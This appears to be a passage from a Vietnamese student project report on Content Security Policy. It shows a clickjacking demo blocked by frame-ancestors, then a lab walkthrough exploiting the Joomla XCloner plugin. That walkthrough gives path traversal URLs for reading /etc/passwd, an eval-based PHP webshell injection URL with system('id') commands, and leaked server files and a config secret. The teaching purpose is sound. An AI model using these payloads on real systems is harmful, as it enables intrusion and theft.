
```

1 <!DOCTYPE html >
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Clickjacking Demo</title>
7   <style>
8     iframe {
9       width:1000px;
10      height:500px;
11      position:absolute;
12      top:0; left:0;
13      filter:alpha(opacity=0);
14      opacity:0.1;
15   }
16   </style>
17 </head>
18 <body>
19   <button style="z-index:-1; margin-top:215px; margin-left:270px; width:50px;">Fun!</button>
20   <iframe src="https://i.imgur.com/41j06n.png?a476832" width="800" height="400"></iframe>
21 </body>
22 </html>

```

Hình 17 code tồn tại lỗ hổng vuln.html

TRƯỚC KHI ÁP DỤNG CSP:



Hình 18 Clickjacking với 1 hình ảnh bị làm mờ.

Đây là một trang web có một iframe bị ẩn sau một cái nút có tên là fun, khi người dùng click vào thực chất họ đã bị lừa click vào bức ảnh bị làm mờ đi, đây có thể coi là clickjacking người dùng và trong thực attacker có thể thực hiện bất kỳ hành động nào khác nên ta cần áp dụng CSP để có thể ngăn chặn tấn công này:

<meta http-equiv="Content-Security-Policy" content="frame-ancestors 'none'">

Giải thích:


frame-ancestors 'none': Chính sách này đặt giá trị 'none', ngăn chặn trang web hiện tại được nhúng trong các khung (iframe) của trang khác.

Khi ta sử dụng frame-ancestors 'none', trình duyệt sẽ không cho phép trang web của mình được nhúng trong bất kỳ khung nào của trang web khác, ngay cả khi đó là trang web của chính mình.

Báo cáo đồ án: Content security policy

Điều này giúp ngăn chặn clickjacking bằng cách không cho phép kẻ tấn công nhúng trang web của mình vào một khung ẩn trên trang web của họ và lừa người dùng tương tác với trang web của mình mà họ không biết.

SAU KHI ÁP DỤNG CSP:




```

scellaneous
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width, initial-scale=1.0">
6      <title>Clickjacking Demo</title>
7      <style>
8          iframe {
9              width:1000px;
10             height:500px;
11             position:absolute;
12             top:0; left:0;
13             filter:alpha(opacity=0);
14             opacity:0.1;
15         }
16     </style>
17     <meta http-equiv="Content-Security-Policy" content="frame-ancestors 'none'">
18 </head>
19 <body>
20     <button style="z-index:-1; margin-top:215px; margin-left:270px; width:50px;">Fun!</button>
21     <iframe src="https://i.imgur.com/41j06n.png?a476832" width="800" height="400"></iframe>
22 </body>
23 </html>

```

Hình 19 code html sau khi áp dụng csp

Ta thử vào lại trang web bị chèn iframe ẩn:



Hình 20 Bức ảnh đã bị mờ do CSP đã chặn iframe.

Như ta có thể thấy CSP đã được áp dụng và iframe vẫn đã bị chặn, điều này thể hiện tính năng của CSP trong việc bảo vệ trang web khỏi các cuộc tấn công clickjacking.

4.5. Triển khai kịch bản tấn công Remote Command Execution

4.5.1 Yêu cầu hệ thống

1 máy ubuntu 20.04: chạy apache, maria-db, php, các thư viện: php libapache2-mod-php php-mysql php-json php-curl php-zip php-xml php-mbstring php-intl, joomla1.5.15 chạy trên apache, plugin xcloner2.1 hỗ trợ cho joomla.

1 máy attacker dùng kali: joomlascan.

4.5.2 Triển khai chi tiết

Joomlascan:

```

root@kali: /home/kali
File Actions Edit View Help

---=[OWASP JoomScan
+---++--=[Version : 0.0.7
+---++--=[Update Date : [2018/09/23]
+---++--=[Authors : Mohammad Reza Espargham , Ali Razmjoo
---=[Code name : Self Challenge
@OWASP_JoomScan , @rezesp , @Ali_Razmjoo , @OWASP

Usage:
    joomscan <target>
    joomscan -u http://target.com/joomla

Options:
    joomscan --help

# 

```

Hình 21 Phiên bản joomscan

Tìm kiếm các file khai thác xcloner:

Báo cáo đồ án: Content security policy

Exploit Title	Path
Joomla! Component com_xcloner-backupandrestore - Remote Command Execution	php/webapps/16246.py
Joomla! Plugin XCloner Backup 3.5.3 - Local File Inclusion (Authenticated)	php/webapps/48518.txt
WordPress Plugin / Joomla! Component xcloner - Multiple Vulnerabilities	php/webapps/35212.txt
WordPress Plugin Xcloner 3.1.0 - Cross-Site Request Forgery	php/webapps/32701.txt
Wordpress Plugin Xcloner 4.2.12 - Remote Code Execution (Authenticated)	php/webapps/50077.py
Xcloner Standalone 3.5 - Cross-Site Request Forgery	php/webapps/32790.txt

Hình 22 Các lỗ hổng liên quan đến xcloner


Tải file phù hợp cho lần attack này:

```
[root@kali]# searchsploit -m exploit/php/webapps/16246.py
Exploit: Joomla! Component com_xcloner-backupandrestore - Remote Command Execution
          URL: https://www.exploit-db.com/exploits/16246
          Access Path: /usr/share/exploitdb/exploits/php/webapps/16246.py
          Codes: OSVDB-71241, OSVDB-71240, OSVDB-71239, OSVDB-71238
          Verified: True
          File Type: Python script, ASCII text executable
          Copied to: /home/kali/16246.py
```

Hình 23 Tải file exploit cho kịch bản này

File có hướng dẫn về cách tấn công RCE Xem file 16246.py:

Báo cáo đồ án: Content security policy



```


1#!/usr/bin/python
2#
3# Joomla component (com_xcloner-backupandrestore) remote code execution exploit
4# Vendor: http://www.xcloner.com/
5#
6# "Our true divinity is in our ability to create. And armed with the understanding of the symbiotic connections
7# of life, while being guided by the emergent nature of reality, there is nothing we cannot do or accomplish."
8# - Zeitgeist addendum
9#
10# Target Environment Settings:
11# =====
12# register_globals = On/Off (doesnt matter)
13#
14# Description:
15# =====
16# XCloner is a Website Backup and Restore application designed for PHP/Mysql websites, it can work as a native
17# plugin for WordPress and Joomla!.
18# XCloner design was specifically created to Generate custom backups of any LAMP website through custom admin
19# inputs, and to be able to Restore
20# the clone on any other location with the help of the automatic Restore script we provide, independent from the
21# main package!
22#
23# Vulnerability List (wordpress/joomla) & Explanation:
24# =====
25# Here is the list of pre - auth vulns o.o:
26#
27# Information Disclosure with phpinfo()
28# http://[target]/[path]/wp-content/plugins/xcloner-backup-and-restore/restore/XCloner.php?task=info
29# http://[target]/[path]/administrator/components/com_xcloner-backupandrestore/restore/XCloner.php?task=info
30#
31# Local File Inclusion:
32# http://[target]/[path]/wp-content/plugins/xcloner-backup-and-restore/cloner.cron.php?
33# config=../../../../../../../../etc/passwd
34#
35# DoS/damage by calling unlink() on wordpress/joomla files:
36# http://[target]/[wp path]/wp-content/plugins/xcloner-backup-and-restore/restore/XCloner.php?
37# task=step2&output_path=[path]/[file]

```

Hình 24 Thông tin hướng dẫn chi tiết cho quá trình khai thác

Truy cập vào đường dẫn sau lên trình duyệt để kiểm tra xem lỗi hệ thống

http://192.168.1.130/joomla/administrator/components/com_xcloner-backupandrestore/cloner.cron.php?config=../../../../../../../../etc/passwd



The screenshot shows a Firefox browser window with the URL [http://192.168.1.130/joomla/administrator/components/com_xcloner-backupandrestore/XCloner.php?task=step2&output_url_pref=';+}+?>+<?php+eval\(\\$_GET\['command'\]\);+?>&output_path=../../../../etc/passwd](http://192.168.1.130/joomla/administrator/components/com_xcloner-backupandrestore/XCloner.php?task=step2&output_url_pref=';+}+?>+<?php+eval($_GET['command']);+?>&output_path=../../../../etc/passwd). The page content displays a long list of system users and their details, followed by the message "Using configs/.../.../.../.../etc/passwd as configuration file". Below this, it says "Starting /var/www/html/joomla/administrator/components/com_xcloner-backupandrestore/XCloner.cron.php". At the bottom, there is an "Access Denied for ip 192.168.1.128!" message.

```

root:x:0:root:/root:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:
/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:,,:/nonexistent:/usr/sbin/nologin syslog:x:104:110:,,:/home/syslog:/usr/sbin/nologin
_apt:x:105:65534:,,:/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114:,,:/run/uuidd:/usr/sbin/nologin tcpdump:x:108:115:,,:/nonexistent:/usr/sbin/nologin avahi-
autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin usbmux:x:110:46:usbmux
daemon,,,:/var/lib/usbmux:/usr/sbin/nologin rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin cups-pk-helper:x:113:120:user for cups-pk-helper
service,,,:/home/cups-pk-helper:/usr/sbin/nologin speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-
dispatcher:/bin/false avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin saned:x:117:123:,,:/var/lib/saned:
/usr/sbin/nologin nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false whoopsie:x:120:125:,,:/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/nologin geoclue:x:122:127:,,:/var
/lib/geoclue:/usr/sbin/nologin pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin gnome-initial-
setup:x:124:65534:,,:/run/gnome-initial-setup:/bin/false gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:
/bin/false sssd:x:126:131:sssd system user,,,:/var/lib/sssd:/usr/sbin/nologin longvu:x:1000:1000:longvu,,,:/home
/longvu:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:127:134:MySQL
Server,,,:/nonexistent:/bin/false Using configs/.../.../.../.../etc/passwd as configuration file
Starting /var/www/html/joomla/administrator/components/com_xcloner-backupandrestore/XCloner.cron.php
Access Denied for ip 192.168.1.128!

```

Hình 25 Thông tin hệ thống

Thông điệp "Access Denied for ip 192.168.1.128!" chỉ ra rằng có một yêu cầu truy cập được thực hiện từ địa chỉ IP 192.168.1.128 nhưng nó đã bị từ chối.

[http://192.168.1.130/joomla/administrator/components/com_xcloner-backupandrestore/restore/XCloner.php?task=step2&output_url_pref=';+}+?>+<?php+eval\(\\$_GET\['command'\]\);+?>&output_path=../../../../etc/passwd](http://192.168.1.130/joomla/administrator/components/com_xcloner-backupandrestore/restore/XCloner.php?task=step2&output_url_pref=';+}+?>+<?php+eval($_GET['command']);+?>&output_path=../../../../etc/passwd)

Đoạn url thực hiện một cuộc tấn công code injection thông qua một lỗ hổng tồn tại trong extension XCloner của Joomla. Giải thích:

Chèn mã PHP vào URL:

task=step2: Đây là một tham số GET thông thường, có thể được xử lý bởi tập tin XCloner.php

output_url_pref=';+}+?>+<?php+eval(\$_GET['command']);+?>: Đây là phần chính của cuộc tấn công. Nó bao gồm một chuỗi lệnh độc hại được nhúng vào URL:

' và ;+}+?>;: Những ký tự này kết thúc bất kỳ chuỗi hoặc khôi mã nào đang mở, sau đó bắt đầu một chuỗi lệnh PHP mới.


<?php+eval(\$_GET['command']);+?>;: Đoạn mã PHP này sẽ được chèn vào và thực thi. Nó mở một khôi mã PHP mới, sử dụng hàm eval() để thực thi mã PHP nhận từ tham số command của URL.

Hàm eval() trong PHP:

eval() là một hàm nguy hiểm trong PHP vì nó thực thi mã PHP được truyền vào dưới dạng một chuỗi. Ví dụ: eval('echo "Hello, World!";'); sẽ thực thi và in ra "Hello, World!".

Trong trường hợp này, eval(\$_GET['command']); sẽ thực thi bất kỳ mã PHP nào được truyền vào tham số command trong URL.

output_path=../../.../: Đây là tham số định nghĩa đường dẫn đầu ra của quá trình khôi phục. Nó có thể được sử dụng để chỉ định vị trí mà dữ liệu khôi phục sẽ được lưu trữ. Trong trường hợp này, đường dẫn này được thiết lập để truy cập vào các thư mục bên ngoài thư mục hiện tại, có thể để truy cập vào các thư mục nhạy cảm trên máy chủ.



Hình 26 Injection code thành công vào hệ thống

Truyền code thành công

Kiểm tra phiên bản của php:

Báo cáo đồ án: Content security policy

[http://192.168.1.130/joomla/?command=phpinfo\(\);](http://192.168.1.130/joomla/?command=phpinfo();)

kiểm tra id của hệ thống:

[http://192.168.1.130/joomla/?command=system\(%22id%22\);](http://192.168.1.130/joomla/?command=system(%22id%22);)

```
uid=33(www-data) gid=33(www-data) groups=33(www-data) :/:#"; } ?> :/:#"; } ?> uid=33(www-data) gid=33(www-data)
groups=33(www-data) :/:#"; var $secret = 'VbbNn6r09S3yMFqC'; var $gzip = '0'; var $error_reporting = '-1'; var $helpurl =
http://help.joomla.org'; var $xmlrpc_server = '0'; var $ftp_host = '127.0.0.1'; var $ftp_port = '21'; var $ftp_user = '';
var $ftp_pass = ''; var $ftp_root = ''; var $ftp_enable = '0'; '#0'; '#0'; '#0'; '#0'; var $force_ssl = '0'; /* Locale Settings */ var $offset = '0'; var $offset_user = '0'; /* Mail
Settings */ var $mailer = 'mail'; var $mailfrom = 'admin@gmail.com'; var $fromname = 'www.example.com'; var $sendmail =
